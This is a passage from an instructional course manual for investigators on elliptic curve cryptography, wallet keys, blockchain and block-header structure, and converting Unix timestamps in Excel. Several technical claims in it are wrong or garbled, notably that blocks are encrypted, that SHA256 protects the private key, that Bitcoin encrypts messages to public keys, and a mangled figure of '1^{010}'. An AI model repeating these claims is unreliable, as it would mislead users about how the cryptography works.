74.2.2. Elliptic Curve Cryptography

Elliptic Curve Cryptography is a cryptographic system used by most cryptocurrencies and is considered much more secure than modern cryptographic functions, such as RSA.

An elliptic curve is the set of points that satisfy a specific mathematical equation. The equation for an elliptic curve looks something like this:


$$y^2 = x^3 + ax + b$$

The following is an excerpt from Medium.com

This real-world use case of mathematics invigorated the research into more fringe mathematics to find something that would further revolutionize cryptography.

In 1985, cryptography based on elliptic curves was proposed independently by Neal Koblitz and Victor Miller.


Elliptic curves have some curious characteristics that make them useful. They are defined as a completely smooth curve (non-singular), and a line between two points on this curve will always intersect a third point (projective). This allows you to hop around this curve easily (computationally) quickly and procedurally develop an endpoint that has seemingly no relation to the starting point and is very difficult to reverse the path that led you there.



Elliptical curve with points defined as $y^2 = x^3 + ax + b$

The same ideas of finding two unique numbers (points in a two-dimensional curve) related and a max ceiling to wrap around apply in cryptographic usage.

How do we go about getting two related numbers but in a way that no one can tell? Well, we use the curve's projective property and draw a line tangent to the starting point P , finding where it intersects the curve at a second point P' . Then flip the axis and draw a line from that new point ($2 \cdot P$) through the starting point and find the new intersection point P'' . Then flip the axis and draw a line from that new point ($3 \cdot P$) through the starting point and find the new intersection point P''' etc. (this mathematical operation is called point multiplication).



Point multiplication starting with the tangent to point P and ending with point $3 \cdot P$

We do this n times and end up with a point on the curve, Q , that has no obvious relationship to the starting point and can be defined as $Q = n \cdot P$, where n is the number of iterations of point multiplication done.


Mathematically this works out to $Q = P + P + P \dots n$ times.

So if you knew the curve we used, the starting point P , and the ending point Q , could you determine n ? It turns out there is no known algorithm to do this. No shortcuts in determining how many times you “dotted” P to get to Q . You basically have to keep adding P to itself and count how many times you have to do it to get to Q (or the other way around). This is fairly easy with small n , but what happens when n gets big? and I mean really big...

Elliptic Curves in Application

The elliptic curve used by Bitcoin, Ethereum, and many others is the secp256k1 curve, with an equation of

$y^2 = x^3 + 7$ and looks like this:



Elliptic curve secp256k1 over real numbers. Note that the real implementation of the curve is over a defined prime field of positive integers and therefore looks nothing like the above.

And has a defined starting point used by all key generation, $P(x, y)$, with x and y coordinates:

x-coordinate:

55066263022277343669578718895168534326250603453777594175500187360389116729240

y-coordinate:

32670510020758816978083085130507043184471273380659243275938904335757337482424

As you can see, with a starting point THAT big, having an ending point larger than the allowed 512-bit key size is possible. We, therefore, have to set a maximum value that we wrap around to establish a field of allowed points that fit our key size.

For this specific curve, the maximum (mod) value is defined by a prime number (to yield a prime field) of:

$$p = 2^{256} - 2^{32} - 2^9 - 2^8 - 2^7 - 2^6 - 2^4 - 1$$

OR

115792089237316195423570985008687907853269984665640564039457584007908834671663

OR

115 quattuorvigintillion ...

OR

.12% of all the atoms in the known universe.

So, in the end, your private key is just a large integer, and your public key is a point on the curve corresponding to your private key point multiplied with the starting point.

Let's try to visualize just how secure this is. If the selection of n was truly random, how long would it take for you to find a specific n , or just in general, any "collision" with another, in-use, private key? Let us say you could try 250 billion possibilities a second, 5 times the current Bitcoin network hash rate, and it would still take 1^{010} times the age of the universe to find a match. Basically, anything else happening is more probable than finding a match.

There has been some research done to establish ways of measuring the security of these encryption types. In these scales, ECC in the defined curve and field above is considered "Globally Secure," meaning the energy a computer or group of computers would have to use to find a specific n would be enough energy to boil 1,400,000,000 km³ of water, which is just about all the water on the surface of the earth. That's probably secure enough.

Reference:

G. (2018, June 29). Elliptic-Curve Cryptography – Coinmonks – Medium. Retrieved from <https://medium.com/coinmonks/elliptic-curve-cryptography-6de8fc748b8b>

74.2.3. How Do I Get My Public and Private Keys?

Your **private key** is a randomly generated string of letters and numbers that allows you to control and spend your Bitcoin. The **private key** is always mathematically related to your wallet; however, it is impossible to reverse engineer due to the SHA256 hashing process discussed earlier in this lesson.

Your **public key** is also mathematically related to your wallet, and however, in this case, the wallet address is a hashed version of your public key. The public key can be derived from the private key, but that process cannot be reversed to obtain the private key.

Stated, your wallet generates both your public key and private key. All three are interrelated through mathematical formulas; however, the private key cannot be obtained by having only the wallet address or public key.

75. Understanding Blockchain

Each day, businesses exchange value with suppliers, partners, customers, and many others. When one assesses value, it means goods, services, money, data, and more. Every exchange of value is a transaction. Those transactions that are successful are the transactions that are fast, precise, and easily agreed on by everyone participating in the transaction. Blockchain technology provides a way to execute more of these transactions easily — and in a much better way.

75.1. Introduction to Blockchain Technology

Blockchain technology is an important concept for investigators to understand as it is the “information highway,” if you will, for cryptocurrencies. Bitcoin, and other altcoin alternatives, would not be possible without the blockchain. Not understanding the blockchain concept will make the investigator appear inept and unprepared and possibly jeopardize any evidence presented during a trial that the investigator may be asked to testify about.

Understanding the blockchain can also assist analysts in understanding how criminals use blockchain technology to leverage illegal purchases, commit money laundering, or carrying out any number of other illegal and fraudulent activities. Obviously, understanding the underlying technology behind blockchain will allow you to conceptualize other fraudulent activity possibilities and stay ahead of the criminals.

On its most basic level, the blockchain can be understood as a new kind of database, at least this was its original design, but what’s different about this database is that while its distributed digital databases have been around for a while now, recently they’ve been designed to centralize information on one computer or within one organization.

The blockchain, though, uses a distributed network of computers to maintain a shared database. The blockchain is then a set of protocols and encryption methods that enable a network of computers to record data within a shared open database securely. This database consists of a series of encrypted blocks that contain the data. The blockchain is a continuously growing list of these data blocks linked and secured using cryptography. This makes it a trusted database, with this trust being maintained by open, secure computer code and encryption instead of any single institution. The database stores information in blocks linked together through hash values, with entries to this database being made by computers with a database copy. All must come to a consensus about its state before they can update it. So, these are three central concepts to understanding the system’s workings, blocks, hashing, mining, proof of work distributed consensus. We will go over each of these in-depth.

A blockchain may be considered a series of blocks of securely chained data in terms of its structure. New blocks are formed as participants create new data or wish to update existing data. These blocks are encrypted and given a hash value representing a unique identifier of the data within that block. This hashing works by running a standard algorithm over the block’s data to compress it into a hash code unique to that document. No matter how large the file or information is contained, it is compressed into a 64-character secure hash. This hash value can be recalculated from the underlining file, confirming that the original contents have not changed, but the reverse is impossible. Given just the hash value, you cannot recreate the block’s data contained within it, as it is encrypted. All blocks of data formed after the first block are securely chained to the previous one. This means that the hash value of the next block in the chain is dependent upon the previous one. Thus, once recorded, the data in any given block cannot be altered afterward without altering all subsequent blocks and the hash pointer linking to the previous block. Each block typically contains a timestamp as well so that we know what happened and when it happened. This hashing and linking of blocks make them inherently resistant to modification, making them immutable

records. You can only write data to the database, and once it's there, it's very hard to change, almost impossible; thus, data is stored on the blockchain is generally considered incorruptible.

Blockchain security methods include the use of what we call public-key cryptography. A public key, a long random-looking string of numbers, is an address on the blockchain. Value tokens sent across the network are recorded as belonging to that address. A private key is like a password that gives its owner access to their digital assets or the means to otherwise interact with the corresponding data. A public key is associated with the private key so that anyone can make an encrypted transaction to the public key address. Still, that encrypted message can only be deciphered with the private key that corresponds to that public key. As such, effective security only requires keeping the private key private. The public key can be openly distributed without compromising security. For example, to receive funds from another person on the Bitcoin blockchain, you use a software called a wallet, which creates a public key that you give to someone else for them to send bitcoins to that address. With your corresponding private key, you can then access that address with those bitcoins on it.

The blockchain is a distributed system; this means there is no centralized organization to maintain and verify the entries on the database. The database is instead maintained by many computers, called nodes, that are incentivized to provide computing resources by earning some form of tokens in exchange. But, these computer nodes in the network themselves cannot be trusted individually; therefore, it is required that the system provide a mechanism for creating consensus between scattered or distributed parties. These parties do not need to trust each other but need to trust the mechanism in which they obtained their consensus. Any computer connected to the blockchain network and using a client can validate and relay transactions. Each of these so-called "miner" computers gets a copy of the blockchain, which gets downloaded automatically upon joining the network. When new entries into the database are made, these changes are automatically broadcast across the network.

Mining nodes validate transactions, add them to the block they are building, and then broadcast the state of the complete block to other nodes on the network. To randomize blocks across the nodes and avoid certain service abuses, blockchains use various time stamping schemas such as proof of work. Proof of work describes a system that requires a certain amount of resources or effort to complete an activity. Typically, this resource is computing time. In the case of the Bitcoin blockchain, this is realized on some form of the challenge so that no one actor on the network can solve the challenge consistently more than everyone else on the network. Miners compete to add the next block in the chain by racing to solve a very difficult cryptographic puzzle. The first to solve the puzzle wins the lottery. As a reward for their efforts, the miner receives small amounts of newly minted bitcoins and a small transaction fee.

A consensus algorithm, like bitcoins proof-of-work, functions to ensure that the next block in the blockchain is the only version of the truth, and it keeps powerful adversaries from de-rating the system. Blockchains are trying to create a secure, trusted shared database through encryption and hashing, proof of work, and network consensus. The hashing and linking of blocks make it difficult to go back and change a previous block once it's entered but, this alone would not be enough to ensure that the data is truly tamper-proof. So then, the proof of work system intentionally makes it computationally more difficult to alter the database, making it extremely difficult to alter all the blocks. Additionally, it puts a distributed consensus mechanism

into place so that even if someone did manage to do this, their record would not match that of others and would not be accepted as a valid record. So, to successfully tamper with the blockchain, you would need to alter all the blocks on the chain, then redo the proof of work for each block and take control of more than 50% of the peer-to-peer network. Only then would your altered block become accepted by everyone else. On a blockchain of almost any size, this would be almost impossible to do. The Bitcoin blockchain is very good proof of this, given that it now secures hundreds of billions of dollars using this method without the network having yet to be compromised. At the end of the day, this technology enables a database that is secured with automatic trusts that are enabled by open-source code and encryption. The data is tamper-proof. Once information is put into the database, it cannot be altered afterward. It is a shared database, and many people across a network have a copy, which is continuously being updated so that all have a single source of truth. Likewise, it is transparent, meaning everyone can see all the transactions and alterations made to the database if needed. Data quality and the network's resilience are maintained by massive database replication across many different nodes on the network. No centralized official copy exists, and no user is trusted more than any other. Having started life as simply a mechanism to enable Bitcoin, it has become increasingly recognized that the system is secure enough to work as a ledger to record and exchange any value for what we now call a distributed ledger.

The following modules will explain the concept and key components of blockchain technology and its use as a distributed ledger.

75.2. Technology Overview

Blockchain technology is an essential element of cryptocurrencies — without the functionality that blockchain provides, digital currencies like Bitcoin would not exist. Blockchain is a database that contains a list of records (digital transactions) in a ledger through nodes in a distributive network (the Internet). The nodes represent users and their computers, who write entries into a record of information (ledger) and control how the record of information is amended and updated. As a result, no central authority approves the ledger entries, and no one person controls the information. The proof of the accuracy of data is verified and maintained through the many nodes in the network.

Understanding the blockchain conceptually is important for investigators. Without this conceptual knowledge, and during the scrutiny of questioning by prosecuting and defense attorneys during a trial, an investigator will have their competency doubted if they cannot convincingly articulate the blockchain concept. A thorough understanding of blockchain will assist investigators in comprehending and explaining how criminals leverage the technology to facilitate and hide their criminal undertakings.


The Structure of a Block

In basic terms, a blockchain is a chain of blocks containing many transactions and cryptographic hashes clustered into a block by mining. Each block contains the history of the block that came before it, down to the second it was edited. When a block is successfully mined, it is, in essence, locked and confirmed, meaning that nothing within the block can be changed or added. Those mined blocks are then “stacked” on top of each other, in essence creating a chain — or blockchain.

Bitcoin transactions are formed into blocks by miners by solving mathematical equations (puzzles) at roughly ten-minute intervals. These transactions are either part of a mined block or in the mempool. Ethereum, on the other hand, receives transactions much faster, about every fifteen to twenty seconds, from either the transaction pool (txpool) or within a mined block.

It is easy to track the transactions included in a block on [Bitcoin](#) over time by following this link: <https://www.blockchain.com/charts/n-transactions-per-block?timespan=all> (Figure 1).

Figure 1: Bitcoin Transactions Per Block (Source: blockchain.info)



The Headers of a Block

Using one of the most popular cryptocurrencies, Bitcoin, as an example, each mined block has a header that contains an enormous amount of information. The header tops off the block are usually 80-bytes and are hashed repeatedly to create proof of work. Bitcoin's block is always less than 1 MB; others such as Bitcoin Cash can have blocks reaching 8 MB in size.

A block consists of the following elements (Antonopoulos, 2014):

Size	Field	Description
4 bytes	Block Size	The size of the block, in bytes.
80 bytes	Block Header	Several fields form the block header
1-9 bytes (VarInt)	Transaction Counter	How many transactions follow
Variable	Transactions	The transactions recorded in this block

Then we further dissect the block header into five distinct parts, which consist of 80 bytes (Antonopoulos, 2014):

Size	Field	Description
4 bytes	Version	A version number to track software/protocol upgrades
32 bytes	Previous Block Hash	A reference to the hash of the previous (parent) block in the chain
32 bytes	Merkle Root	A hash of the root of the merkle tree of this block's transactions
4 bytes	Timestamp	The approximate creation time of this block (seconds from Unix Epoch)
4 bytes	Difficulty Target	The proof-of-work algorithm difficulty target for this block
4 bytes	Nonce	A counter used for the proof-of-work algorithm

Version

This section will find the version value used to track software and protocol upgrades (Bitcoin.org, N.D.).

- Version 1 was introduced in the genesis block (January 2009).

- Version 2 was introduced in Bitcoin Core 0.7.0 (September 2012) as a soft fork. As described in BIP34, valid version 2 blocks require a block height parameter in the coinbase. Also described in BIP34 are rules for rejecting certain blocks; based on those rules, Bitcoin Core 0.7.0 and later versions began to reject version 2 blocks without the block height in coinbase at block height 224,412 (March 2013) and began to reject new version 1 blocks three weeks later at block height 227,930.
- Version 3 blocks were introduced in Bitcoin Core 0.10.0 (February 2015) as a soft fork. When the fork reached full enforcement (July 2015), it required strict DER encoding of all ECDSA signatures in new blocks as described in BIP66. Transactions that do not use strict DER encoding had previously been non-standard since Bitcoin Core 0.8.0 (February 2012).
- Version 4 blocks specified in BIP65 and introduced in Bitcoin Core 0.11.2 (November 2015) as a soft fork became active in December 2015. These blocks now support the new OP_CHECKLOCKTIMEVERIFY opcode described in that BIP.

Previous Block Hash

The previous block hash is the hash of the parent block in the blockchain. It provides a direct link to the block that precedes it on the blockchain. Only the header of a block is hashed, and it will always contain a unique value. The Merkle Root, timestamp, difficulty target, and nonce will be different; however, they will be part of the same version.

Merkle Root

Simply put, the Merkle Root is a hash of all transactions in a block.

1. Take each pair of Transaction IDs from the block and hash them together through SHA256 twice.
2. Keep doing this for each pair of Transaction IDs until you end up with a new list of hashes.
 - a. *Note: If you have an odd number of transactions, hash the remaining transaction with itself.*
3. Repeat steps 1-2 for every new list of hashes you create until you finally end up with one hash.

Timestamp

The timestamp for a block is recorded in UNIX time. You can identify it as a 10-number string that starts with 15 (until September 2020, starting with 16). This value represents the number of seconds from 00:00:00 1 January 1970 through the current date and time. The timestamp is created when the successful miner starts hashing the header (see <http://bit.ly/2fDmLrG> for more details from the Bitcoin developer reference).


It is easy to create or reverse the Unix timestamp into a Unix timestamp or back to an easily recognizable date and time using an online converter like the one at [Unix Timestamp](https://www.unixtimestamp.com/), at <https://www.unixtimestamp.com/>.

Suppose you are more of an excel person and like to do things manually as well. Open an excel worksheet and follow these steps.

Convert Timestamp To Date

If you have a list of timestamps needed to convert to date, you can do as below steps (ExtendOffice.com, N.D.):

1. In a blank cell next to your timestamp list and type this formula $=(((A1/60)/60)/24)+DATE(1970,1,1)$, press Enter key, then drag the autofill handle to a range you need.



2. Then right-click the cells used the formula, and select Format Cells from the context menu, then in the popping Format Cells dialog, under Number tab, click Date in the Category list, then select the date type in the right section.

Format Cells

Number Alignment Font Border Fill Protection

Category:

- General
- Number
- Currency
- Accounting
- Date**
- Time
- Percentage
- Fraction
- Scientific
- Text
- Special
- Custom

Sample

4/29/2014

Type:

- *3/14/2012
- *Wednesday, March 14, 2012
- 3/14
- 3/14/12
- 03/14/12
- 14-Mar
- 14-Mar-12

Locale (location):

English (United States)

Date formats display date and time serial numbers as date values. Date formats that begin with an asterisk (*) respond to changes in regional date and time settings that are specified for the operating system. Formats without an asterisk are not affected by operating system settings.

OK Cancel

3. Click OK; now you can see the Unix timestamps have been converted to dates.

C1 $\text{=(((A1/60)/60)/24)+DATE(1970,1,1)}$

	A	B	C	D	E
1	1398729600		4/29/2014		
2	1389916800		1/17/2014		
3	1433980800		6/11/2015		
4	1392854400		2/20/2014		
5	1430438400		5/1/2015		
6	1432857600		5/29/2015		
7	1428624000		4/10/2015		
8	1395014400		3/17/2014		
9					
10					

Sheet4 Sheet10 **Sheet11**

You can use this technique to convert multiple UNIX timestamps simultaneously.


Difficulty Target

When looking at the difficult value, it essentially tells you how hard it is to find a hash that will be lower than the target-defined system.

75.3. Blockchain Evolution

Blockchain was developed as a concept in computer science before cryptocurrency was even conceptualized and was primarily used in cryptography and in handling and verifying data structures. A primitive form was the hash tree, also known as the Merkle tree, patented by Ralph Merkle in 1979 (Figure 1). In a peer-to-peer network of computers, validating data was important to make sure nothing was altered or changed during transfer. It also helped to ensure that false data was not sent.

Figure 1: The Merkle Tree



Over the past several years, blockchain has evolved fast from the original Bitcoin protocol to the second-generation Ethereum platform. We are building the third generation of blockchains. In this evolution, we can see how the technology is evolving from its original form, as essentially just a database, to becoming a fully-fledged, globally distributed cloud computing. In this video, we will trace the past, present, and future of blockchain technology.

